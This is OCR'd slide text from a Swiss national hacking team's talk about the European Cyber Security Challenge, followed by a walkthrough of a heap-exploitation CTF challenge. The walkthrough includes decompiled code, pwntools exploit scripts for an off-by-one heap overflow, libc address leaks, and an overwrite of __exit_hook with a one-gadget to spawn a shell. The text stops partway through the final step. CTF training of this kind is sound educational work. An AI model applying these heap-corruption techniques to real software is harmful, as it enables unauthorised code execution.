Climbing the Hacking /mnt/ain


By Anthony Schneiter and Miro Haller

WHAT'S ECSC?

WHAT'S ECSC?

- ECSC: European Cyber Security Challenge
  - International competition with 20 countries
  - Promote young cyber security talents (<= 25)
- SHC: Swiss Hacking Challenge
  - Organizes the selection of the Swiss team for ECSC

NATIONAL SELECTION + TRAINING




PHASE I:
ONLINE QUALIFIER

21 challenges: web 🌎, crypto 🧱, reverse engineering 🔎, …

200+ participants solved challenges

16 move on to phase 2

PHASE 2: TEAM CTF



- 4 teams with 4 people each
- 1 month preparation time until the SHC Finals 2021
- 1 CTF challenge per person
  - 1 easy, 2 medium, 1 hard per team
  - Different categories

→ 16 CTF challenges @ SHC Finals 2021

+ 4 admin challenges!


SHC FINAL 2021


SHC FINAL 2021


SHC FINAL 2021

ECSC TEAM TRAINING

- Playing lots of CTF!
  - CTFZone: Rank 11
  - UIUCTF: Rank 5
  - RaRCTF: Rank 6
  - 📍 Really Awesome CTF 2021: Rank 2
  - 📍 corCTF 2021: Rank 10
  - FwordCTF 2021: Rank 10
  - ALLES! CTF 2021: Rank 9
  - CSAW CTF Qualification Round 2021: Rank 9

Ranking (in less than 3 months ⚠️):

- 🇨🇭 top 3
- 🌎 top 100 (place 86)

FUN + TEAM BULDING

ECSC team training


JULY AUGUST SEPTEMBER

ECSC PRAGUE 2021

ECSC

SEPTEMBER

- 19 countries participating
- 2 days CTF
- Connect and exchange with others




ECSC PRAGUE 2021

ECSC PRAGUE 2021

ECSC PRAGUE 2021

- Hard competition
  - 4th six hours before the end
  - 11th in the end



LETS HACK!

WHO AM I?

- Anthony Schneiter / muffinx
- Participated 4 times @ European Cyber Security Challenge
- Trainer of Swiss National Hacking Team /mnt/ain
- Passionate CTF Player
- Cyber Security Researcher @ suid.ch
- Medical Computer Science / Bioinformatics Student

- **Hire me!⭐**


CHALLENGE: UNINTENDED

- Category: Pwn (Binary Exploitation)
- Files provided:
  - unitended (ELF x64 binary)
    unintended: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter ./lib/ld-2.27.so, for GNU/Linux 3.2.0, BuildID[sha1]=7bfb2bb322e2565ed3891924c6fd5daeca9bd5f1, not stripped
  - lib/ folder with ld-2.27.so & libc.so.6
    - ld-2.27.so: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, BuildID[sha1]=977c39fe87abfa426d3043f6c8e21f7be3f0e876, stripped
    - libc.so.6: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ce450eb01a5e5acc7ce7b8c2633b02cc1093339e, for GNU/Linux 3.2.0, not stripped
- Target 🎯 :

  IP: 193.57.159.27

  Port: 52018
- Goal 📖: Exploit vulnerability in binary on the remote host to get a shell, leak flag.txt

UNITENDED: BINARY



QUICK ANALYSIS

- Binary Security Settings:

```
muffinx@muffinhouse:~/ctf/rar_ctf/pwn/unintended$ checksec unintended
[*] '/home/muffinx/ctf/rar_ctf/pwn/unintended/unintended'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  './lib'
```

- + We assume that ASLR is **activated** (as always)
- Quick Statical Analysis shows:
  - Application uses Heap for saving Data
    - Usage of malloc() and free()
- = Heap Exploitation Challenge
- Our Goal:
  - Leak location of binary / libc
  - Overwrite some pointer to redirect execution
  - Redirect execution into /bin/sh one-gadget

EXPLOITATION ENVIRONMENT

- Statical Analysis:
  - Your favourite disassembler (IDA Pro? Ghidra? Radare2?)
  - Generate pseudcode <3

```
printf("Challenge number: ", v3);          // 4: Take down Challenge
v3 = &size + 4;
__isoc99_scanf("%d", &size + 4);
if ( HIDWORD(size) <= 9 && challenges[HIDWORD(size)] )
{
  free(*(challenges[HIDWORD(size)] + 4));
  free(challenges[HIDWORD(size)]);
  challenges[HIDWORD(size)] = 0LL;
  ctftime_rating -= 3;
}
else
{
  puts("Error: invalid index");
}
```

- Dynamic Analysis:

```
gef➤  heap bins
──────────────────────────── Tcachebins for thread 1 ────────────────────────────
Tcachebins[idx=0, size=0x20] count=1  ←  Chunk(addr=0x5579e0239880, size=0x5050505050505050, flags=)  ←
 [Corrupted chunk at 0x5050505050505050]
──────────────────────────── Fastbins for arena 0x7f3ba4b0ec40 ────────────────────────────
```

  - Using gef (plugin for gdb, for better heap exploitation)
- Scripting (Exploit Development):
  - python
  - pwntools
    - gdb.attach() for fast debugging (dynamic analysis)
    - Address packing & unpacking
    - ELF symbol resolving
    - Communication Wrappers like process(), remote() and sertialtube()
    - etc.

Heap Refresher 1/2

- Heap?
  - Space in memory where we can dynamically request memory from
- malloc()
  - Function to allocate bytes, return address of heap memory
  - Example: malloc(1024) → Allocates 1024 bytes on the heap
- free()
  - Function to „free“ heap memory = Marking heap memory to be used again
  - char* test = malloc(1024);
  - free(test);

HEAP REFRESHER 2/2

- Important terminologies:
- main_arena (malloc_state struct)
  - Data Structure which holds heap metadata
- bin(s)
  - many different bins (depends on size of chunk):
    - fastbins
    - t-cache Bins
    - etc.
  - doubly linked list of freed-chunks

- chunk
  - memory heap space
  - different data structure when freed (fd & bk pointers)

EXPLOIT THE HEAP?

- „House“ - Techniques
  - Example: „House of Rust“
  - Highly version specific
  - Esoteric techniques „micromanaging“ malloc() and free() to enable exploitation

- Exploit Data on the Heap
  - Exploit Data on the Heap with: UAF (Use-After-Frees), Heap Overflows, Heap Spraying etc.
  - High Value: Pointers!

This Talk!

MAKE CHALLENGE

- Menu: 1.) Make Challenge

malloc 60 bytes
at challenges

Read category (16 bytes)
Read name (16 bytes)
(2 strings)

Get description lenght
malloc(desc_len)
(1 pointer) ⚠️🤔

```
printf("Challenge number: ", v3);
v3 = &size + 4;
__isoc99_scanf("%d", &size + 4);
if ( HIDWORD(size) > 9 || challenges[HIDWORD(size)] )
{
  puts("Error: invalid index");
}
else
{
  next_challenge_index = HIDWORD(size);// 1: Make Challeng
  challenges[next_challenge_index] = malloc(060uLL);
  printf("Challenge category: ", &size + 4);
  read(0, challenges[HIDWORD(size)], 16uLL);
  printf("Challenge name: ");
  read(0, challenges[HIDWORD(size)] + 16, 16uLL);
  printf("Challenge description length: ");
  __isoc99_scanf("%d", &size);
  v6 = challenges[HIDWORD(size)];
  v6[4] = malloc(size);
  printf("Challenge description: ", &size);
  read(0, *(challenges[HIDWORD(size)] + 4), size);
  printf("Points: ");
  v3 = challenges[HIDWORD(size)] + 40;
  __isoc99_scanf("%d", v3);
  puts("Created challenge!");
}
```

CHALLENGES?

- challenges:
  - 10 x Q-Word (8 bytes)
  - In the BSS segment:

```
.bss:00000000000040C9                   align 20h
.bss:00000000000040E0                   public challenges
.bss:00000000000040E0 ; void *challenges[10]
.bss:00000000000040E0 challenges        dq 0Ah dup(?)
.bss:00000000000040E0
.bss:00000000000040E0 _bss              ends
.bss:00000000000040E0
```

PATCH CHALLENGE

- Menu: 2.) Patch Challenge

Only challenge with category „web“ can be patched (CTF scene inside joke 😏)

Patching = Read in new description

Reduce CTFTime Rating (another CTF scene inside joke😏)

```
printf("Challenge number: ", v3);      // 2: Patch Challenge
v3 = &size + 4;
__isoc99_scanf("%d", &size + 4);
if ( HIDWORD(size) <= 9 && challenges[HIDWORD(size)] )
{
  v3 = challenges[HIDWORD(size)];
  if ( !strncmp("web", v3, 3uLL) )
  {
    printf("New challenge description: ");
    v7 = strlen(*(challenges[HIDWORD(size)] + 4));
    v3 = *(challenges[HIDWORD(size)] + 4);
    read(0, v3, v7);
    puts("Patched challenge!");
    ctftime_rating -= 5;
  }
  else
  {
    puts("Challenge does not need patching, no unintended.");
  }
}
else
{
  puts("Error: invalid index");
}
```

CTFTIME RATING

- ctftime_rating:
  - On the data segment:

```
.data:0000000000004080                          public ctftime_rating
.data:0000000000004080 ctftime_rating           dd 25
.data:0000000000004080
.data:0000000000004080 _data                    ends
```

  - if ctftime_rating too low:
  - exit application

```
if ( ctftime_rating <= 0 )
{
  puts("Well... great.");
  exit(0);
}
```

DEPLOY CHALLENGE

- Menu: 3.) Deploy Challenge

Print challenge name and description

Interesting:
Can be maybe used as an information leak? 🤔

```
printf("Challenge number: ", v3);          // 3: Deploy Challenge
v3 = &size + 4;
__isoc99_scanf("%d", &size + 4);
if ( HIDWORD(size) <= 9 && challenges[HIDWORD(size)] )
{
  puts("Deploying...");
  printf("Category: %s\n", challenges[HIDWORD(size)]);
  printf("Name: %s\n", challenges[HIDWORD(size)] + 16);
  v3 = *(challenges[HIDWORD(size)] + 4);
  printf("Description: %s\n", v3);
}
else
{
  puts("Error: invalid index");
}
```

TAKE DOWN CHALLENGE

- Menu: 4.) Take down challenge

Free Challenge

```
printf("Challenge number: ", v3);          // 4: Take down Challenge
v3 = &size + 4;
__isoc99_scanf("%d", &size + 4);
if ( HIDWORD(size) <= 9 && challenges[HIDWORD(size)] )
{
  free(*(challenges[HIDWORD(size)] + 4));
  free(challenges[HIDWORD(size)]);
  challenges[HIDWORD(size)] = 0LL;
  ctftime_rating -= 3;
}
else
{
  puts("Error: invalid index");
}
```

Reduce ctftime_rating

DO NOTHING

- Menu: 5.) Do nothing
  - It exits the program:

```
puts("I guess we're done here.");
exit(0);
```

WHAT'S OUR GOAL? 

- Steps:
  - 1.) Leak libc address
  - 2.) Write an address to redirect execution
  - Candidates:
    - __malloc_hook: Executes when malloc() is called
    - __free_hook: Executes when free() is called
    - __exit_hook: Executes when exit() is called
  - 3.) Jump to a one-gadget
    - one-gadget: Place in libc to jump into which calls system(„/bin/sh“) for us
    - Alternative: Jump to shellcode (on heap):
      NOT POSSIBLE: NX is **ON**

START SCRIPTING 1/2

- Create python (pwntools) wrapper functions:
  - Example: Make Challenge

```python
def make_challenge(number, category, name, description_length, description, points):
    send_choice(1)
    r.recvuntil('Challenge number: ')
    r.sendline(str(number))
    r.recvuntil('Challenge category: ')
    r.sendline(category)
    r.recvuntil('Challenge name: ')
    r.sendline(name)
    r.recvuntil('Challenge description length: ')
    r.sendline(str(description_length))
    r.recvuntil('Challenge description: ')
    r.send(description)
    r.recvuntil('Points: ')
    r.sendline(str(points))
```

START SCRIPTING 2/2

- Create Dynamic Analysis / Debugging Capabilities:
  - Example: gdb.attach()

GDB Commands →

```
if DEBUG:
    gdb.attach(r, '''
set follow-fork-mode child

# first free
break *main+1339



# write points (challenges variable)
# break *main+620
# 0x55555555580e0 <challenges>



# write points
# break *main+650

# break exit
break *exit

c
''')
```

STEP I: OFF-BY-ONE 1/3

- Menu: 2.) Patch Challenge reads 1 byte too much → Off-By-One Attack

1 byte overflow

```
make_challenge(0, 'web', 'A'*15, 1040, 'B'*10, 1337)
make_challenge(1, 'web', 'C'*15, 24, 'D'*24, 1337)
make_challenge(2, 'web', 'E'*15, 24, 'F'*24, 1337)
make_challenge(3, 'web', 'G'*15, 24, 'H'*24, 1337)
make_challenge(4, 'web', 'I'*15, 24, 'J'*24, 1337)
make_challenge(5, 'web', 'K'*15, 24, 'L'*24, 1337)
make_challenge(6, 'web', 'M'*15, 24, 'N'*24, 1337)

# step 1: get main_arena on the heap
take_down_challenge(0)

# step 2: get main_arena on a nice position on the heap (with heap consolidation)
off_by_one = 'X' * 24
off_by_one += chr(0xA0)
patch_challenge(4, off_by_one)

take_down_challenge(5)
```

STEP I: OFF-BY-ONE 2/3

- We have successfully overwritten prev_size & prev_inuse) of the next chunk!

prev_size &
prev_inuse

```
+0x0000: 0x000000000a626577 ("web\n"?)
+0x0008: 0x0000000000000000
+0x0010: 0x494949494949494
+0x0018: 0x0a4949494949494
+0x0020: 0x000055555555d820  →  0x5858585858585858
+0x0028: 0x0000000000000539
+0x0030: 0x0000000000000000
+0x0038: 0x0000000000000021 ("!"?)
+0x0040: 0x5858585858585858
+0x0048: 0x5858585858585858
+0x0050: 0x5858585858585858
+0x0058: 0x00000000000000a0
+0x0060: 0x000000000a626577 ("web\n"?)
+0x0068: 0x0000000000000000
+0x0070: 0x4b4b4b4b4b4b4b4b
+0x0078: 0x0a4b4b4b4b4b4b4b
+0x0080: 0x000055555555d880  →  "LLLLLLLLLLLLLLLLLLLLLLLLA"
+0x0088: 0x0000000000000539
+0x0090: 0x0000000000000000
+0x0098: 0x0000000000000021 ("!"?)
```

Step I: Off-by-one 3/3

- Result:
  - Heap Chunk Number 5 marks now that Heap Chunk Number 4 is:
    - (prev_inuse) in use = 0 (candidate for coalescing) 💥
    - (prev_size) size = 0xA0 = 160 bytes (bigger) 💥
- Effect:
  - Heap Layout is different 😈
  - Pointers spawn on Heap (+Move around Pointers) 😈
  - Overwrite values 😈
  - Possible UAF = Use After Free 😈
  - etc.

STEP 2: LEAK HEAP ADRESS

- Allocate another chunk!

```
# step 3: leak a heap address
overwrite_challenge = 'P' * 0x60
overwrite_challenge += 'A' * 32
make_challenge(7, 'web', 'O'*15, 0x90, overwrite_challenge, 1337)

leak_heap_challenge = deploy_challenge(6)
leak_heap_addr = leak_heap_challenge['name']
leak_heap_addr = leak_heap_addr[16:][:-1]
leak_heap_addr += '\x00\x00'
leak_heap_addr = addr_unpacker(leak_heap_addr)
print 'leak_heap_addr @ ' + hex(leak_heap_addr)
```

- Now name of Chunk Number 6 is a heap address:

```
leak_heap_addr @ 0x55555555d8e0
```

STEP 3: LEAK SOME MORE!

- After Heap Consolidation we can now overwrite a challenge description pointer (Arbitary Read) and leak values
  - 1.) To get main_arena:
    - main_arena_ptr_location = leak_heap_addr – 0x640
  - 2.) Leak Main Arena → Recieve Libc Addresses

```
leak_heap_addr @ 0x55555555d8e0
main_arena ptr in heap @ 0x55555555d2a0
main_arena @ 0x7ffff7dcdc40
libc_base @ 0x7ffff79e2000
_rtld_global @ 0x7ffff7ffd060
_dl_rtld_unlock_recursive @ 0x7ffff7ffdf68
one_gadget @ 0x7ffff7a31432
puts @ 0x7ffff7a62aa0
```

Step 4: Write! 1/2

- After the Heap Coalescing: We can overwrite pointers with a Heap Overflow, lets over write another challenge‘s description pointer:

```
# step 6: place __exit_hook as ptr on heap
take_down_challenge(7)
pew1 = 'Z'*0x60
pew1 += 'web'
pew1 += 'Z'*29
pew1 += p64(_dl_rtld_unlock_recursive)[:-2]
make_challenge(7, 'web', 'O'*15, 0x90, pew1, 1337)
```

- _dl_rtld_unlock_recursive is __exit_hook

STEP 4: WRITE! 2/2

- Lets write to __exit_hook the address of the one-gadget:

```
# step 7: one_gadget in _dl_rtld_unlock_recursive
pew2 = p64(one_gadget)
